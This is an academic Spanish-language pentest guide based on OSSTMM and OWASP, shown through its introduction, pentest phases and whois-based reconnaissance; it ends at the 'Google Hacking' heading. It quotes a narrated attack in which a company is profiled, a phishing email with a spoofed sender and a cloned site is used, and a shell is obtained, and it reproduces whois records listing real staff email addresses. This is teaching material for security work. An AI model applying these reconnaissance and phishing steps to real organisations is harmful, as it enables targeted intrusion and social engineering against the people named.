

GUÍA PRÁCTICA PARA PRUEBAS DE PENTEST BASADA EN LA
METODOLOGÍA OSSTMM V2.1 Y LA GUÍA OWASP V3.0

INVESTIGADOR PRINCIPAL
RAÚL ALBERTO GAVIRIA VALENCIA

INVESTIGADOR AUXILIAR
JUAN MANUEL CÁRDENAS RESTREPO

AUXILIAR DE INVESTIGACION
JUAN SEBASTIÁN SUPELANO GARZÓN

UNIVERSIDAD LIBRE SECCIONAL PEREIRA
FACULTAD DE INGENIERÍA
PROGRAMA DE INGENIERÍA DE SISTEMAS
PEREIRA
2015

GUÍA PRÁCTICA PARA PRUEBAS DE PENTEST BASADA EN LA
METODOLOGÍA OSSTMM V2.1 Y LA GUÍA OWASP V3.0

INVESTIGADOR PRINCIPAL
RAÚL ALBERTO GAVIRIA VALENCIA

INVESTIGADOR AUXILIAR
JUAN MANUEL CÁRDENAS RESTREPO

AUXILIAR DE INVESTIGACION
JUAN SEBASTIÁN SUPELANO GARZÓN

UNIVERSIDAD LIBRE SECCIONAL PEREIRA
FACULTAD DE INGENIERÍA
PROGRAMA DE INGENIERÍA DE SISTEMAS
PEREIRA

2015

Contenido

1. PLANTEAMIENTO DEL PROBLEMA.....	8
2. JUSTIFICACIÓN.....	9
3. ESTADO DEL ARTE	10
4. MARCO TEORICO	12
4.1 ANTECEDENTES	12
4.2 Conceptos claves	12
5. OBJETIVOS.....	14
5.1 Objetivo general	14
5.2 Objetivos específicos	14
6. METODOLOGIA DEL PROYECTO	15
6.1 Tipo de investigación.....	15
6.1 Método de investigación.....	15
7. DESARROLLO DE LA INVESTIGACIÓN	17
7.1 Concepción de hacker en la sociedad.....	17
7.2 Tipos de pentest.....	18
8. FASES DEL PENTEST.....	19
8.1 FASE DE RECOLECCION DE INFORMACION	19
8.1.1 Recolección de información pasiva	22
Whois.....	22
Google Hacking	26
Shodan	40
8.1.2 Recolección de información activa	44
Metasploitable 2.....	44

Kali Linux	45
Identificar maquinas del objetivo	45
Nmap.....	45
Identificar el sistema operativo	47
8.2 FASE DE ENUMERACION.....	47
8.2.1 Escaneo de puertos	48
8.3 FASE DE ANÁLISIS DE VULNERABILIDADES	52
8.3.1 Tipos de vulnerabilidades.....	52
Vulnerabilidad local.....	52
Vulnerabilidad remota	52
Nessus	53
8.4 FASE DE EXPLOTACIÓN	54
8.4.1 Metasploit Framework	54
8.4.2 Explotación del servicio mysql.....	56
8.4.3 Explotación del servicio FTP	58
8.4.4 Explotación del servicio SSH.....	59
9. CONCLUSIONES	62
10. RECOMENDACIONES	63
11. BIBLIOGRAFIA	64
12. ANEXOS	66
Anexo 1. Lista de asistencia curso de seguridad informática dictado a estudiantes de la fundación Universitaria del Andina.	67
Anexo 2. Lista de asistencia curso de seguridad informática dictado a docentes y administrativos de la fundación Universitaria del Andina.	68

ANEXO DE FIGURAS

Figura 1. Whois de un dominio en la consola del sistema operativo Kali Linux	23
Figura 2. Información sobre el registrador del dominio	24
Figura 3. Información sobre el contacto administrativo del dominio	24
Figura 4. Información sobre el contacto técnico	24
Figura 5. Información de servidores DNS asociados	25
Figura 6. Continuación Whois de un dominio desde servicio web	26
Figura 7. Google Hacking Database	27
Figura 8. Ejemplo de operadores avanzados google	29
Figura 9. Búsqueda en un dominio .pe que contenga la sentencia mysql_connect y la palabra usuario y que contenga ficheros con extencion .inc	31
Figura 10. Resultado de búsqueda avanzada en google	31
Figura 11. Listado de directorios búsqueda avanzada google	33
Figura 12. Resultado de búsqueda avanzada de listado de directorios	33
Figura 13. Búsqueda de directorios con google hacking	34
Figura 14. Resultado de búsqueda de directorios admin	34
Figura 15. Búsqueda de archivos de registro	35
Figura 16. Resultado de búsqueda archivos de registro	35
Figura 17. Búsqueda de version de servidor	36
Figura 18. Resultado de búsqueda versión de servidor	36
Figura 19. Búsqueda de páginas de acceso	37
Figura 20. Resultado de búsqueda páginas de acceso	38
Figura 21. Búsqueda de archivo robots.txt	39
Figura 22. Resultado de búsqueda archivo robots.txt	39
Figura 23. Ejemplo de cámaras públicas con acceso libre.	41
Figura 24. Ejemplo de recoleccion de informacion de Dominio dada por Maltego	42
Figura 25. Ejemplo de recoleccion de informacion de Dominio dada por Maltego	43
Figura 26. Ejemplo 2 de recoleccion de informacion de Dominio dada por Maltego	43

Figura 27. Consola de inicio de metasploitable 2.	44
Figura 28. Interfaz de inicio de Kali Linux.	45
Figura 29. Búsqueda de equipos objetivos con nmap	46
Figura 30. Configuración de red Metasploitable	46
Figura 31. Identificación de sistema operativo	47
Figura 32. Escaneo de puertos con nmap	49
Figura 33. Versiones de servicios abiertos en el sistema operativo	50
Figura 34. Enumeración de usuarios del sistema objetivo	51
Figura 35. Muestra de vulnerabilidades encontradas por Nessus	53
Figura 36. Interfaz principal de Metasploit Framework.	54
Figura 37. Enumeración de usuarios por Metasploit-Framework	55
Figura 38. Contenido del archivo "user_pass.txt" se	56
Figura 39. Explotación de servicio Mysql	57
Figura 40. Acceso al servicio mysql de datos con credenciales obtenidas	57
Figura 41. Explotación servicio FTP	58
Figura 42. Acceso al servicio FTP con credenciales obtenidas	59
Figura 43. Explotación servicio SSH	60
Figura 44. Acceso al servicio SSH con credenciales obtenidas	60
Figura 45. Lista de asistencia curso de seguridad informática dado a estudiantes de la fundación Universitaria del área Andina	67
Figura 46. Lista de asistencia curso de seguridad informática dado a directivos y docentes de la fundación Universitaria del área Andina.	68

ANEXO DE TABLAS

Tabla 1. Tabla de ejemplos con búsquedas avanzadas en google	30
--	----

1. PLANTEAMIENTO DEL PROBLEMA

La seguridad informática en nuestros tiempos ha logrado obtener un lugar bastante privilegiado dentro de las ramas de la informática, ya que las entidades y personas como tal han empezado a tomar conciencia de los riesgos a los que se exponen al estar gran parte de sus tiempos conectados a Internet. Las empresas que han empezado a tomar la seguridad informática como parte de sus entornos laborales están cambiando la forma en que se realizan sus negocios, ya que a través de esta gran herramienta como es el internet, las actividades se están trasladando a la nube gracias a las tecnologías que se han implementado y el uso de software especializado, pero este avance también está haciendo notar un tema bastante importante que es la inseguridad informática, para la cual se hace uso de una serie de herramientas y técnicas que pueden comprometer sus comunicaciones y su información.

2. JUSTIFICACIÓN

La era tecnológica que se está viviendo está marcada por el gran volumen de información indexada por los buscadores a través en un medio tan importante como es el Internet y es de vital importancia conocer los riesgos que se corren al no implementar medidas de seguridad para la privacidad de ésta, cabe resaltar para las grandes corporaciones, empresas y personas del comuna, la información representa uno de sus bienes más preciados y valiosos, y debido a esto hay que protegerla y que mejor forma que entendiendo la forma en que operan los delincuentes informáticos.

En el presente proyecto se pretende realizar una guía que da a conocer las técnicas más utilizadas por los oficiales de seguridad informática o hackers éticos teniendo como base la metodología OSSTMM v2.1 y la guía OWASP v3.0.

3. ESTADO DEL ARTE

Es cada vez más frecuente que los dispositivos que almacenan y procesan información como los servidores y PC sean atacados y vulnerados en sus elementos más sensibles, dejando al descubierto datos financieros, crediticios, académicos, entre otros, y aún más grave, dejando expuesta la dignidad, la honra y hasta la vida de personas y organizaciones, partiendo de esto, la seguridad informática implementa tres principios básicos que todo oficial de seguridad informática debe tener en cuenta, y estos son:

Confidencialidad: es la propiedad que garantiza que la información solo pueda ser vista por las personas o sistemas que cuenten con la debida autorización.

Integridad: esta propiedad se enfoca en mantener los datos y la información libres de modificaciones no autorizados.

Disponibilidad: el objetivo principal de esta propiedad es mantener la disposición de la información en el momento que se requiera de ella por el personal autorizado.

Los virus informáticos han sido un riesgo desde su aparición en 1972, hasta nuestros días, y es uno de los principales aspectos para hablar de seguridad, debido a que al igual que evolucionan las tecnologías, estos también lo hacen, causando inconvenientes cada vez más graves, convirtiéndose en uno de los mayores retos de la seguridad informática.

Con el incremento de las interrelaciones globales gracias al uso de la comunicación satelital, llámese internet, correo electrónico, redes sociales, Smartphone, entre otros, tanto las personas como las empresas privadas y públicas están expuestas a las vulnerabilidades de los sistemas de comunicación, los cuales se atacan por medio de técnicas como el spam, phishing, malware, entre muchas otras.

A causa de esta problemática, en Colombia se han implementado leyes como la 1273 de 2009 la cual permite castigar este tipo de acciones que se consideran delitos informáticos.

Cabe aclarar que la seguridad informática "TOTAL" no existe, no hay ningún sistema que no pueda ser vulnerado por algún tipo de ataque, lo que se pretende con la seguridad informática es implementar un sistema de prevención que minimice los riesgos o el impacto de los ataques.

4. MARCO TEORICO

4.1 ANTECEDENTES

Para realizar la guía práctica sobre las técnicas y herramientas más utilizadas por un hacker ético para llevar a cabo un test de penetración o pentest, se toman como referencias guía una serie de metodologías desarrolladas por pentesters, especialistas en informática forense y seguridad informática.

La metodología de auditoría de seguridad OSSTMM (manual de código abierto para la realización de pruebas de seguridad) es una metodología desarrollada gracias a la colaboración de más de 150 expertos de seguridad en todo el mundo y se encarga de reunir las diversas pruebas y métricas de seguridad que se deben llevar a cabo durante las auditorías de seguridad, centrándose en que hacer antes, durante y después de una prueba de seguridad.

En la seguridad de aplicaciones web se encuentra la guía OWASP (proyecto de seguridad de aplicaciones web abiertas) esta se conforma de guías y proyectos relacionados con la implementación de seguridad en desarrollos web y además brinda documentos y herramientas para mantener la seguridad desde los vectores de protección, detección y ciclo de vida.

4.2 CONCEPTOS CLAVES

Seguridad informática: “La seguridad informática es la disciplina que se ocupa de diseñar las normas, procedimientos, métodos y técnicas destinados a conseguir un sistema de información seguro y confiable.”¹

1. AGUILERA LÓPEZ, Purificación. Seguridad Informática. Editex SA. Madrid, 2010, p. 9

Seguridad lógica: “Los mecanismos y herramientas de seguridad lógica tienen como objetivo proteger digitalmente la información de manera directa”²

Seguridad física: “Son tareas y mecanismos físicos cuyo objetivo es proteger al sistema (y, por tanto indirectamente a la información) de peligros físicos y lógicos”³

Seguridad activa: “Los mecanismos y procedimientos que permiten prevenir y detectar riesgos para la seguridad del sistema de información constituyen la seguridad activa del mismo.”⁴

Seguridad pasiva: “La seguridad pasiva está construida por el conjunto de medidas que se implementan con el fin de minimizar la repercusión debida a un incidente de seguridad y permitir la recuperación del sistema. A estas medidas podemos llamarlas de corrección.”⁵

2. AGUILERA LÓPEZ, Purificación. Seguridad Informática. Editex SA. Madrid, 2010, p. 17

3. Lbid., p.18

4. Lbid., p.30

5. Lbid., p. 30

5. OBJETIVOS

5.1 OBJETIVO GENERAL

Desarrollar una guía de prácticas sobre las diferentes técnicas y herramientas que se utilizan para llevar a cabo pruebas de penetración informática o Pentest, teniendo como base la guía OWASP v3.0 y la metodología OSSTMM v2.1.

5.2 OBJETIVOS ESPECÍFICOS

- Realizar recolección de información basado en técnicas de ingeniería social para el reconocimiento de los hosts o red objetivo.
- Categorizar las vulnerabilidades encontradas en los puertos y servicios de los equipos objetivos.
- Identificar las vulnerabilidades en los objetivos, con ataques de vulnerabilidades locales y remotas.
- Realizar pruebas de penetración, explotación y escalamiento de privilegios en los hosts o red objetivo, a través de exploits, SQL injection, entre otras.

6. METODOLOGIA DEL PROYECTO

6.1 TIPO DE INVESTIGACIÓN

Cualitativa – Exploratoria, debido a que se realiza una descripción del fenómeno para comprender y descubrir el modelo que se lleva a cabo en una prueba de penetración informática y las herramientas que se usan para tal fin desde un punto de vista personal y subjetivo.

6.1 MÉTODO DE INVESTIGACIÓN

Se lleva a cabo la instalación de un laboratorio virtual para realizar las practicas sobre los sistemas operativos Kali Linux, OWASP BWP, Metasploitable 2.

Se realiza un estudio del sistema operativo Kali Linux y sus herramientas, para realizar las fases de recolección de información, enumeración, análisis y explotación.

Fase de Recolección de Información: como su nombre lo dice, se enfoca en recolectar la mayor cantidad de información sobre la empresa u objetivo del Pentest (archivos, Ip, dominios...), todo esto de una forma pasiva, sin dejar registro de la IP del equipo atacante en los registros del objetivo, allí se utilizan técnicas como Google hacking, whois, Reverse IP, extracción y análisis de metadatos, entre otras.

Fase de Enumeración: aquí se define el objetico que se desea atacar y los puntos críticos con vulnerabilidades que se pueden llegar a controlar, en esta etapa se hace una recolección de información más específica de forma activa, entrando a los servidores para detectar equipos activos, sus sistemas operativos, los servicios que corren y sus respectivas versiones, rangos IP, DNS, detección de IDS y IPS, firewall, entre otros, se utilizan herramientas como Nmap, Nessus, entre otras.

Fase de Análisis de vulnerabilidades: en esta fase se recopila la información obtenida anteriormente para clasificar las posibles vulnerabilidades del sistema, se puede hacer uso de herramientas como Nessus que comparan la información obtenida contra una base de datos de vulnerabilidades y nos muestra una tabla con las más críticas.

Fase de Explotación: es la fase más compleja del pentest, aquí se utiliza la información obtenida en las fases anteriores y aprovechan las vulnerabilidades encontradas en el sistema para tomar control de éste y escalar privilegios con técnicas como Ingeniería social, cracking de passwords, ejecutar exploits, ataques de denegación de servicios, actualizaciones maliciosas, entre otras.

7. DESARROLLO DE LA INVESTIGACIÓN

La seguridad de la información en nuestros tiempos ha logrado obtener un lugar bastante privilegiado dentro de las ramas de la informática, ya que las entidades y personas como tal han empezado a tomar conciencia de los riesgos a los que se exponen al estar gran parte de sus tiempos conectados a Internet. Las empresas que han empezado a tomar la seguridad informática como parte de sus entornos laborales están cambiando la forma en que se realizan sus negocios, ya que a través de esta gran herramienta como es el internet, las actividades se están trasladando a la nube gracias a las tecnologías que se han implementado y el uso de software especializado, pero este avance también está haciendo notar un tema bastante importante que es la inseguridad informática, para la cual se hace uso de una serie de herramientas y técnicas que pueden comprometer sus comunicaciones y su información. Cabe resaltar que, en nuestra era, la información hace parte de los bienes más importantes que tienen las empresas y debido a esto hay que protegerla y que mejor forma que entendiendo la forma en que operan los delincuentes informáticos y como se generan los diferentes ataques informáticos.

7.1 CONCEPCIÓN DE HACKER EN LA SOCIEDAD

Nombrar la palabra “Hacker” genera bastante controversia debido a la forma en la han satanizado los medios y gracias a esto se tiende a asociar hacker con delincuente informático, es necesario aclarar entonces los diferentes tipos de hackers que se dan en la sociedad dentro de los cuales se distinguen los siguientes tres grupos principales.

White Hats o hackers de sombrero blanco: Se desenvuelven en un entorno netamente ético, sus lineamientos y acciones se desarrollan dentro de un marco legal y bajo un código ético, se encargan de gestionar la seguridad de las

organizaciones teniendo en cuenta la perspectiva de un atacante “Si quieres atrapar a un delincuente, aprende como actúa un delincuente”.

Black Hats o hackers de sombrero negro: se dedican particularmente a acciones ilícitas como penetrar sitios de forma ilegal, robando información, realizando espionaje industrial y empresarial.

Grey Hats o hackers de sombrero gris: Se encuentran en la mitad de los White Hats y los Black Hats, estos realizan tareas que en ocasiones pueden ser ilegales y en otras legales, estos no cuentan con un código de ética definido, realizan sus actividades más por reto personal o por ego.

7.2 TIPOS DE PENTEST

Antes de realizar una prueba de penetración o Pentest, se debe tener claro el tipo de prueba que se desea realizar, para esta tarea se cuentan con tres metodologías que se aplican de acuerdo a la información que se le da al pentester para llevar a cabo la prueba de intrusión.

Black-Box: en este test el pentester no cuenta con conocimiento alguno sobre el objetivo de la prueba, se deben utilizar los conocimientos y herramientas que se tengan al alcance para facilitar la obtención de información sobre el objetivo de la prueba de pentest.

White-Box: aquí el pentester recibe gran parte de la información sobre el objetivo o sistema que se va a auditar, como pueden ser los sistemas operativos que se usan, los rangos de red y su topología, entre otros. El objetivo es minimizar el tiempo en esta fase y facilitar la tarea de intrusión con las vulnerabilidades encontradas en el objetivo.

Grey-Box: Es una combinación de los dos anteriores tipos de pentest, se cuenta con un conocimiento parcial sobre la estructura del sistema objetivo.

8. FASES DEL PENTEST

8.1 FASE DE RECOLECCION DE INFORMACION

La información es un recurso fundamental para cualquier organización y cuidarla priorizando su confidencialidad, integridad y disponibilidad hace parte de los procedimientos que se deben tener en cuenta para realizar cualquier política de seguridad. Para garantizar dichos principios se debe valorar y clasificar la información gobernada, asignarle un valor cualitativo para luego otorgarle el debido nivel de confidencialidad, ya sea privada, publica, restringida, entre otras.

En los ataques informáticos que afectan tanto a organizaciones como a personas del común, el éxito va de la mano tanto de la habilidad del atacante como de los fallos cometidos a la hora de publicar y custodiar información importante. Aquí juegan un papel importante las etapas de footprinting y fingerprinting en las que se recopilan todos los rastros y huellas de posible información, entre esta información también se encuentra aquella que el objetivo sabe que es pública, pero de la cual desconoce sus implicaciones.

Esta fase es la que más tiempo demanda en el ciclo del pentest y de ella depende el éxito del ataque, aquí se hace uso de una serie de técnicas y herramientas con las cuales se adquieren datos como tipo de sistema operativo, servicios que corren en las máquinas, nombres de dominio, rangos de red, información de los metadatos que se encuentran en los documentos públicos, entre otros, y con los cuales se podrá ir diseñando un ataque más específico, entre más cantidad de información se pueda adquirir, más probabilidad de éxito podrá tener el ataque.

A continuación, se cita un ejemplo dado por INTECO:

“Un atacante tiene intención de comprometer los servidores de la compañía IIIVOIP, empresa dedicada a la venta de teléfonos IP. Para ello, comienza investigando información sobre su dominio, servidores DNS, máquinas activas, páginas web, etc. anotando las relaciones que comparte con otras empresas y diseñando un mapa de red con los rangos IP que comprende la compañía. Para ello, emplea herramientas como jwhois, la suite Nmap, dig, etc. Más adelante, utiliza Maltego y TheHarvester para intentar localizar información sobre empleados que trabajan en la organización. En un instante, encuentra múltiples cuentas de correos de algunos de sus empleados así como foros de debate en los que participan activamente y donde se discuten las ventajas y desventajas que tienen sus productos frente a los de la competencia. Posteriormente, utiliza la Foca para obtener metainformación de documentos ofimáticos que se encuentran colgados en el dominio IIIVOIP.com. Tras unos minutos, es capaz de conseguir listados de usuarios, direcciones IP internas de la compañía, sistemas operativos, rutas a recursos internos, etc.

Con toda esta información, el ciberdelincuente planifica su ataque. Por un lado, utiliza SET (Social Engineer Toolkit) para configurar un clone-site attack) mediante un Applet firmado en Java. Posteriormente, redacta un correo electrónico destinado a uno de los empleados en el que anima al mismo a que haga clic en una URL adjunta donde podrá consultar los detalles de un nuevo teléfono VOIP. Además, para mayor credibilidad, falsifica el remitente del correo usurpando el dominio de una de las empresas con las que frecuentemente colabora.

El empleado, tras leer el correo abre la URL y acepta el certificado firmado. Acto seguido, el atacante obtiene una shell con la que más adelante podrá seguir escalando su ataque a otros equipos internos de la compañía”⁶

6. BORJA MERINO, Febrero, PENTEST: RECOLECCION DE INFORMACION (INFORMATION GATHERING). INTECO-CERT, p. 6

La fase de Footprinting se divide en dos partes, por un lado, está el **Footprinting interno**, en el cual el atacante cuenta con acceso a la red interna del objetivo desde la cual se intenta acceder como usuario legítimo e ir adquiriendo mayores privilegios en el sistema, por otro lado, se encuentra el **Footprinting externo**, en el cual se recopila información estando conectado a una red externa a la del objetivo.

El objetivo principal de todo atacante es la explotación de alguna vulnerabilidad del sistema, entre los casos más conocidos encontramos la operación Aurora, donde los atacantes utilizaron una vulnerabilidad de Día 0 encontrada en Internet Explorer y que tuvo como objetivo importantes organizaciones como Adobe Systems, Yahoo, Google, entre otras. También casos como el de Stuxnet y el ataque a la compañía de seguridad RSA por medio de *phishing* con un fichero con extensión xml malicioso, han hecho común el termino Advanced Persistent Threat, utilizado para referirse a ciberataques que cuentan con un gran nivel de diseño en su código y estrategia y que tiene como objetivo principal el espionaje y robo de información. En este tipo de ataques resalta un común denominador en el que el atacante cuenta con información muy detallada y precisa sobre su objetivo, para esto se debió dedicar bastante tiempo a la investigación del objetivo, sus redes, correos, sistemas, software, empleados, entre otros. Utilizando técnicas como la ingeniería social, esta se aprovecha principalmente de vulnerabilidades humanas, es el arte de manipular a las personas para poder eludir los sistemas informáticos, se realiza por medio telefónico, correo electrónico o contacto directo.

- Acercamiento al objetivo para ganarse su confianza
- Fase de alerta, con la cual se intenta desestabilizar al objetivo y observar la velocidad de su respuesta.
- Una fase de distracción, aquí se usa una situación que tranquilice al objetivo como una frase para evitar que se concentre en la alerta.

8.1.1 RECOLECCIÓN DE INFORMACIÓN PASIVA

Este tipo de recolección de información es utilizado con el fin de no dejar evidencia de la búsqueda realizada, no se hace contacto directo con el objetivo, sino que toda la información se reúne a través de búsquedas en internet, esto quiere decir que la información encontrada es pública y que a lo mejor el objetivo no es consciente de los riesgos que esto trae.

A continuación, se muestran algunos de los métodos utilizados en esta etapa de recolección de información pasiva.

Whois

Whois es un comando que hace parte del protocolo TCP y que tiene como función consultar bases de datos públicas y con las se puede obtener información muy importante sobre el dominio consultado, entre esta información se puede encontrar el contacto administrativo, a quien pertenece un dominio, entre otros datos.

Las búsquedas Whois se pueden realizar mediante líneas de comandos en sistemas Unix o a través de servicios web.

En la figura 1. Se muestra una búsqueda realizada con el comando whois a el dominio unilibrepereira.edu.co

Figura 1. Whois de un dominio en la consola del sistema operativo Kali Linux

```
Archivo Editar Ver Buscar Terminal Ayuda
root@4K-1L3X:~# whois unilibrepereira.edu.co
Domain Name: UNILIBREPEREIRA.EDU.CO
Domain ID: D614749-CO
Sponsoring Registrar: .CO INTERNET S.A.S.
Sponsoring Registrar IANA ID: 111111
Registrar URL (registration services): www.cointernet.com.co
Domain Status: ok
Registrant ID: 45135-REG
Registrant Name: Universidad Libre Seccional Pereira
Registrant Organization: Universidad Libre Seccional Pereira
Registrant Address1: Sede Belmonte, Avenida Sur.
Registrant City: PEREIRA
Registrant State/Province: NA
Registrant Postal Code: 6
Registrant Country: Colombia
Registrant Country Code: CO
Registrant Phone Number: +6.3155639
Registrant Email: catehortua@unilibrepereira.edu.co
Administrative Contact ID: 45135-REG
Administrative Contact Name: Universidad Libre Seccional Pereira
Administrative Contact Organization: Universidad Libre Seccional Pereira
Administrative Contact Address1: Sede Belmonte, Avenida Sur.
Administrative Contact City: PEREIRA
Administrative Contact State/Province: NA
Administrative Contact Postal Code: 6
Administrative Contact Country: Colombia
Administrative Contact Country Code: CO
Administrative Contact Phone Number: +6.3155639
Billing Contact Name: Universidad Libre Seccional Pereira
Billing Contact Organization: Universidad Libre Seccional Pereira
Billing Contact Address1: Sede Belmonte, Avenida Sur.
Billing Contact City: PEREIRA
Billing Contact State/Province: NA
Billing Contact Postal Code: 6
Billing Contact Country: Colombia
Billing Contact Country Code: CO
Billing Contact Phone Number: +6.3155639
Billing Contact Email: catehortua@unilibrepereira.edu.co
Technical Contact ID: 45135-REG
Technical Contact Name: Universidad Libre Seccional Pereira
Technical Contact Organization: Universidad Libre Seccional Pereira
Technical Contact Address1: Sede Belmonte, Avenida Sur.
Technical Contact City: PEREIRA
Technical Contact State/Province: NA
Technical Contact Postal Code: 6
Technical Contact Country: Colombia
Technical Contact Country Code: CO
Technical Contact Phone Number: +6.3155639
Technical Contact Email: catehortua@unilibrepereira.edu.co
```

Fuente: Autor

Haciendo un Whois desde línea de comandos al dominio *unilibrepereira.edu.co* se encuentra información como el registrador del dominio, el contacto administrativo, contacto técnico, información sobre servidores DNS asociados al dominio, entre otros. En las figuras 2,3,4 y 5 se muestra información sobre los distintos tipos de contactos encontrados con el comando whois.

Figura 2. Información sobre el registrador del dominio

```
Registrant ID: 45135-REG
Registrant Name: Universidad Libre Seccional Pereira
Registrant Organization: Universidad Libre Seccional Pereira
Registrant Address1: Sede Belmonte, Avenida Sur.
Registrant City: PEREIRA
Registrant State/Province: NA
Registrant Postal Code: 6
Registrant Country: Colombia
Registrant Country Code: CO
Registrant Phone Number: +6.3155639
Registrant Email: catehortua@unilibrepereira.edu.co
```

Fuente: Autor

Figura 3. Información sobre el contacto administrativo del dominio

```
Administrative Contact ID: 45135-REG
Administrative Contact Name: Universidad Libre Seccional Pereira
Administrative Contact Organization: Universidad Libre Seccional Pereira
Administrative Contact Address1: Sede Belmonte, Avenida Sur.
Administrative Contact City: PEREIRA
Administrative Contact State/Province: NA
Administrative Contact Postal Code: 6
Administrative Contact Country: Colombia
Administrative Contact Country Code: CO
Administrative Contact Phone Number: +6.3155639
Administrative Contact Email: catehortua@unilibrepereira.edu.co
```

Fuente: Autor

Figura 4. Información sobre el contacto técnico

```
Technical Contact ID: 45135-REG
Technical Contact Name: Universidad Libre Seccional Pereira
Technical Contact Organization: Universidad Libre Seccional Pereira
Technical Contact Address1: Sede Belmonte, Avenida Sur.
Technical Contact City: PEREIRA
Technical Contact State/Province: NA
Technical Contact Postal Code: 6
Technical Contact Country: Colombia
Technical Contact Country Code: CO
Technical Contact Phone Number: +6.3155639
Technical Contact Email: catehortua@unilibrepereira.edu.co
```

Fuente: Autor

Figura 5. Información de servidores DNS asociados

Name Server:	NS1.SECURE.NET
Name Server:	NS2.SECURE.NET
Created by Registrar:	NEULEVELCSR
Last Updated by Registrar:	.CO INTERNET S.A.S.
Domain Registration Date:	Mon Jul 23 00:00:00 GMT 2007
Domain Expiration Date:	Sat Aug 13 23:59:59 GMT 2016
Domain Last Updated Date:	Thu Aug 13 13:20:14 GMT 2015
DNSSEC:	false

Fuente: Autor

En la figura 6 se muestra una búsqueda realizada con whois desde una plataforma web.


Figura 6. Whois de un dominio desde servicio web

The screenshot shows a web browser window with the URL `whois.domaintools.com/bancolombia.com`. The page header includes the DomainTools logo and navigation links: PROFILE, CONNECT, MONITOR, ACQUIRE, and SUPPORT. The main content area is titled "Whois Record for BanColombia.com" and includes a promotional banner for "DOMAINTOOLS for Windows" with a "Download Now" button. Below this is a section for "Related Domains For Sale or At Auction" listing several domains with their prices. The "Whois & Quick Stats" section provides the following information:

Email	oaristi@bancolombia.com jacosta@bancolombia.com abuse@web.com is associated with ~9,336,493 domains oaristi@bancolombia.com.co jacosta@bancolombia.com.co is associated with ~352 domains
Registrar	NETWORK SOLUTIONS, LLC.
Registrar Status	clientTransferProhibited
Dates	Created on 1997-10-09 - Expires on 2016-10-08 - Updated on 2011-09-13

Fuente: domaintools.com

Figura 6. Continuación Whois de un dominio desde servicio web



DOMAINTOOLS		PROFILE	CONNECT	MONITOR	ACQUIRE	SUPPORT
Name Server(s)	NS3.BANCOLOMBIA.COM (has 75 domains) NS4.BANCOLOMBIA.COM (has 75 domains) NS5.BANCOLOMBIA.COM (has 75 domains)					↗
IP Address	201.221.125.8 - 7 other sites hosted on this server					↗
IP Location	🇨🇴 - Antioquia - Medellin - Bancolombia S.a					
ASN	🇨🇴 AS27989 BANCOLOMBIA S.A (registered Aug 21, 2008)					
Whois History	480 records have been archived since 2000-11-30					↗
IP History	13 changes on 5 unique IP addresses over 11 years					↗
Registrar History	1 registrar					↗
Hosting History	1 change on 2 unique name servers over 7 years					↗
Whois Server	whois.networksolutions.com					
— Website						
Website Title	🇨🇴 Grupo Bancolombia					↗
Server Type	Microsoft-IIS/6.0					
Response Code	200					
SEO Score	78%					
Terms	128 (Unique: 98, Linked: 20)					
Images	22 (Alt tags missing: 19)					
Links	23 (Internal: 7, Outbound: 14)					

Fuente: domaintools.com

Como se puede observar en los ejemplos anteriores, el protocolo Whois nos ofrece números de teléfono, correos electrónicos, nombres de servidores, datos de localización del objetivo, que puede ser muy útil en la fase de recolección de información y que un atacante puede utilizar para identificar contactos que pueden ser objetivos de ingeniería social o identificar los nombres de servidores.

Google Hacking

